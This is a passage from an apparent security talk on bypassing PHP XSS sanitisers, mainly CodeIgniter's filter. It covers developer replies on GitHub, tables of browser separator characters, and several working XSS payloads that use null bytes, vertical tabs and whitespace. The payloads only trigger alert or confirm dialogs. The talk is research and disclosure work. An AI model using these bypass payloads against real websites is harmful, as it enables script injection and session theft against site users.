    $non_displayables[] = '/[\x00-\x08\x0B\x0C\x0E-\x1F\x7F]+/S'; // 00-08, 11, 12, 14-31, 127

    do
    {
        $str = preg_replace($non_displayables, '', $str, -1, $count);
    }
    while ($count);

    return $str;
}
```



THE REMOVE INVISIBLE FEATURE  
WAS WORKING FINE BUT ...

ONE DOES NOT SIMPLY  
`COMMIT` :)



made on imgur

# DEVELOPER REPLIED



narfbg commented on Jan 25

Collaborator

Yeah, you're right ... `remove_invisible_characters()` worked, but a previous commit broke replacements for attributes: `dbd999f`

`<math>`: `505431a`

Previous commit caused side effects ...

Browse code

develop

narfbg authored on Jan 25

1 parent `b69103e` commit `dbd999f33374f6541f167e3d77a3e80a991b301`

# MORE XSS BYPASSES ...

# VALID SEPARATORS IN DIFFERENT BROWSERS

```
IExplorer = [0x09, 0x0B, 0x0C, 0x20, 0x3B]  
Chrome = [0x09, 0x20, 0x28, 0x2C, 0x3B]  
Safari = [0x2C, 0x3B]  
FireFox = [0x09, 0x20, 0x28, 0x2C, 0x3B]  
Opera = [0x09, 0x20, 0x2C, 0x3B]  
Android = [0x09, 0x20, 0x28, 0x2C, 0x3B]
```

<https://twitter.com/kinugawamasato>

**ref:** <https://zdrsearch.com/zdresearch-xss1-challenge-writeup/>

# VALID SEPARATORS IN DIFFERENT BROWSERS

The following characters can be used as whitespaces.

09	Horizontal Tab
0A	New Line
0B	Vertical Tab
0C	New Page
0D	Carriage Return
A0	Non-breaking Space
20	Space

[http://websec.ca/kb/sql\\_injection#MySQL\\_Fuzzing\\_Obfuscation](http://websec.ca/kb/sql_injection#MySQL_Fuzzing_Obfuscation)

# BYPASS #3 \UC IN ACTION

```
<a href=javascript:confirm(1);>click</a>
```

demo: <http://jsfiddle.net/GTxVt/5/>


# BYPASS # 4 & 5

```
/*IE7,IE8 and IE9 XSS attack vector
%0B==vertical tab and %00==NULL
Old IE versions treat %0B as valid tag/attribute separator
iv) <img%0Bsrc=x o%00nerror=confirm(location)>
v) <marquee/o%00nstart=javas%00cript:alert(location)>XSS
```

*Utility that is very useful for placing valid separators accordingly is:*

HxD <http://mh-nexus.de/en/hxd/>

# XSS VECTOR HAVING ALL FUZZ FORMS OF WHITESPACES ...



Ashar Javed  
@soaj1664ashar

#XSS Vector with all fuzz forms of "whitespaces" + NULL:

```
<iframe/src="data:text/html,<svg%09%0A%0B%0C%0D%A0%00%20onload=confirm(1);">
```

Reply Delete Favorite More

RETWEETS 4 FAVORITES 13


The image shows a screenshot of a Twitter post from user @soaj1664ashar. The tweet content is a string of HTML code designed to demonstrate various whitespace characters and a NULL byte for XSS testing. The code includes multiple forms of whitespace (including spaces, tabs, and carriage returns), a NULL byte character, and a confirmation dialog payload. Below the tweet are standard Twitter interaction buttons for reply, delete, favorite, and more, along with the number of retweets (4) and favorites (13). The user's profile picture is visible next to their name.

<https://twitter.com/soaj1664ashar/status/358574268386246656>

# IMPORTANT THING TO REMEMBER AS FAR AS CODEIGNITER IS CONCERNED ...

Only useful for HTML context ....

You **should not** use it for attribute, style, script and URL context.



A screenshot of a GitHub comment interface. On the left is a small profile picture of a person wearing a red baseball cap. To the right of the profile picture, the username "narfbg" is followed by the text "commented on Jan 31". Further to the right is a button labeled "Collaborator". Below the user information, the handle "@soaj1664" is displayed. At the bottom of the comment area, the text "HTML context only." is visible.

<https://github.com/EllisLab/CodeIgniter/issues/2667>

# INITIALLY DEVELOPERS WERE ALSO NOT SURE ABOUT CODEIGNITER'S USAGE



narfbg commented on Oct 4, 2013

Collaborator

I'm not the author of the XSS filter, but AFAIK it aims to filter everything.

<https://github.com/EllisLab/CodeIgniter/issues/2667>

# SUMMARY OF BYPASSES


Only for attendees :)

# ALEXA TOP 100 SITES


I surveyed top 10 sites from the following 10 categories ...



# XSS DISTRIBUTION IN DIFFERENT CATEGORIES (50 OUT OF 100 ARE VULNERABLE)



# INJECTION DISTRIBUTION



# MY SHORT WRITE-UP

**XSS is not going any where ...**

*by*

Ashar Javed

<https://twitter.com/soaj1664ashar>

<http://www.scribd.com/doc/210121412/XSS-is-not-going-anywhere>

# CONCLUSION

- Our large scale survey of PHP-based sanitisation routines shows SAD state of web security as far as XSS is concerned.
- The proposed attack and testing methodology is general and may be applied to other server-side languages.
- What if we automate this **context-specific** attack methodology and unleash automation tool on a large scale survey of deep web ... :)

# SPECIAL THANKS

@padraicb



@enygma



@metromoxie



SO ANY BYPASS FOR THE  
CHALLENGE?

A close-up photograph of a baby with light brown hair and blue eyes. The baby has a neutral to slightly grumpy expression, with a small frown. They are wearing a green and white striped shirt. The background is a blurred outdoor setting, possibly a beach or park.

**YES!**

**DONE WITH XSS**

made on imgur

